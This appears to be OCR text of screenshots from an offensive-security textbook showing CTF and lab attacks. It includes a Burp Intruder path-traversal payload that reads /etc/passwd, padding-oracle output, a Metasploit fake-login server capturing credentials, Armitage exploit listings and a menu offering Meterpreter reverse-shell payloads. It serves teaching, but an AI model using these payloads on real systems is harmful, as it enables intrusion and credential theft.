Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 44
Payload type: Simple list
Request count: 43
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
test%80%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%...
Add
Enter a new item



Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload1 Payload2 Status Error Timeout Length C
25 test%80%00%00%00%00%00%... 5f356149dfad913f837b4fd7e24... 404 1516
26 test%80%00%00%00%00%00%... 5f356149dfad913f837b4fd7e24... 404 1516
27 test%80%00%00%00%00%00%... 5f356149dfad913f837b4fd7e24... 200 1755
28 test%80%00%00%00%00%00%... 5f356149dfad913f837b4fd7e24... 404 1516
29 test%80%00%00%00%00%00%... 5f356149dfad913f837b4fd7e24... 404 1516
Request Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Sat, 05 May 2018 19:29:27 GMT
Server: Apache/2.4.33 (Unix) OpenSSL/1.0.2n PHP/5.6.35 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.35
Content-Length: 1504
Connection: close
Content-Type: text/html; charset=UTF-8


Warning: : failed to open stream: No such file or directory in
/opt/lampp/htdocs/ctf/challenge5/index.php on line 38
<html>
<head>
? < + >
Type a search term
0 matches
Finished


CryptOMG - Challenge 5 :: test
CryptOMG - Challeng...
f1ef5384e7502bcde8b8690bf6782
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
links
pictures
test
test0../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin
/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin



192.168.108.106/ctf/challenge1/?&c=...
Warning: file_exists() expects parameter 1 to be a valid path, string given in /opt/lampp/htdocs/ctf/challenge1/index.php on line 51
Cipher: rijndael-128
Encoding: lower hex
save
Hello
Home
Links
Pictures
Test
File not found


192.168.108.106/ctf/challenge1/?&c=...
Cipher: rijndael-128
Encoding: lower hex
save
Hello
Home
Links
Pictures
Test
Server 500:
Padding Error



root@troy: ~
File Edit View Search Terminal Help
[+] Cipher Text (HEX): 026b1e519669377705f7d3de8f356c41
[+] Intermediate Bytes (HEX): 555377f1f2847550f4d8e278f1765aa4
[+] Plain Text: ./files/test
** Finished ***
[+] Decrypted value (ASCII): GU5O_B+SWE,S5]\|./files/test
[+] Decrypted value (HEX): 4755354F5F422B5357452C53355D5C7C2E2F6669
6C65732F7465737404040404
[+] Decrypted value (Base64): R1U1T19CK1NXRSxTNV1cfC4vZmlsZXMvdGVzd
AQEBAQ=


** Finished ***
[+] Encrypted value is: d71bf5f493d6927eeb95770879a52305c1198c33
2451aa5e5453eabbeeb6644fc507bcfb6c37bc121759fb4cc92ac8466a08c815
969b49c145c60c0a5d5256b5000000000000000000000000000000000
Cipher:
rijndael-128
Encoding:
lower hex
save
Hello
Home
Links
Pictures
Test
Passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin
/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin
/nologin


Chapter 6: Advanced Exploitation with Metasploit






Spider
Game Deal! Help
Score: 500
Moves: 0


Search or scan a URL, IP address, domain, or file hash
Sign in
EXE
6 / 65
6 engines detected this file
SHA-256 e5bf9798e95c7183ef0de15c40562023599010b53f2a2509c72403f2...
File name spider.exe
File size 531 KB
Last analysis 2018-05-10 05:38:28 UTC


```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   REALM     Secure Site      yes       Authentication realm attribute to use.
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the loc
al machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated
)
   URIPATH                    no        The URI to use for this exploit (default is random)
   redirURL                   no        Redirect destination after sending credentials.

msf auxiliary(server/our_basic_HTTP) > set URIPATH login
URIPATH => login
msf auxiliary(server/our_basic_HTTP) > set redirURL https://www.openvpn.net/index.php/login.html
redirURL => https://www.openvpn.net/index.php/login.html
msf auxiliary(server/our_basic_HTTP) > exploit

[*] Listening for connections on 0.0.0.0:8080...
[*] Using URL: http://0.0.0.0:8080/login
[*] Local IP: http://192.168.108.106:8080/login
[*] Server started.
[*] We have a hit! Sending code 401 to client 192.168.108.48 now...
[+] 192.168.108.48 - Login captured!  "Admin:H@ck3d"
[*] Redirecting client 192.168.108.48 to https://www.openvpn.net/index.php/login.html
```


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.108.77
192.168.108.99
192.168.108.25
192.168.108.36
192.168.108.30
192.168.108.65
nmap X
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Nmap scan report for 192.168.108.106
[*] Nmap: Host is up (0.000021s latency).
[*] Nmap: Not shown: 99 closed ports
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 22/tcp open ssh OpenSSH 7.7p1 Debian 2 (protocol 2.0)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.8 - 4.14
[*] Nmap: Network Distance: 0 hops
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (19 hosts up) scanned in 97.56 seconds
msf >



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Address
Label
Description
Pivot
192.168.108.1
192.168.108.12
192.168.108.15
192.168.108.25
192.168.108.30
192.168.108.36
192.168.108.38
192.168.108.42
192.168.108.48
192.168.108.65
192.168.108.76
192.168.108.77
192.168.108.87
192.168.108.89
192.168.108.90
Attack
Login
Services
Scan
Host
ftp
http
misc
mysql
postgres
realserver
samba
smtp
ssh
telnet
vnc
webapp
wyse
x11
proftp_sreplace
proftp_telnet_iac
proftpd_133c_backdoor
proftpd_modcopy_exec
pureftpd_bash_env_exec
vsftpd_234_backdoor
wuftpd_site_exec_format
check exploits...
nmap X
Services X
Services X
host
name
port
info
192.168.108.65 ftp 21 tcp vsftpd 2.3.4
192.168.108.65 ssh 22 tcp OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.108.65 telnet 23 tcp Linux telnetd
192.168.108.65 smtp 25 tcp Postfix smtpd
192.168.108.65 domain 53 tcp ISC BIND 9.4.2
192.168.108.65 http 80 tcp Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.108.65 rpcbind 111 tcp
192.168.108.65 netbios-ssn 139 tcp Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.108.65 netbios-ssn 445 tcp Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.108.65 login 513 tcp
192.168.108.65 tcpwrapped 514 tcp
Refresh
Copy





```
Enable Stealth Mode? (Y/N/H): Y

*************
* Payloads *
*************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): C

Select Payload: /root/message

Is this payload a reflective DLL loader? (Y/N/H): N
```

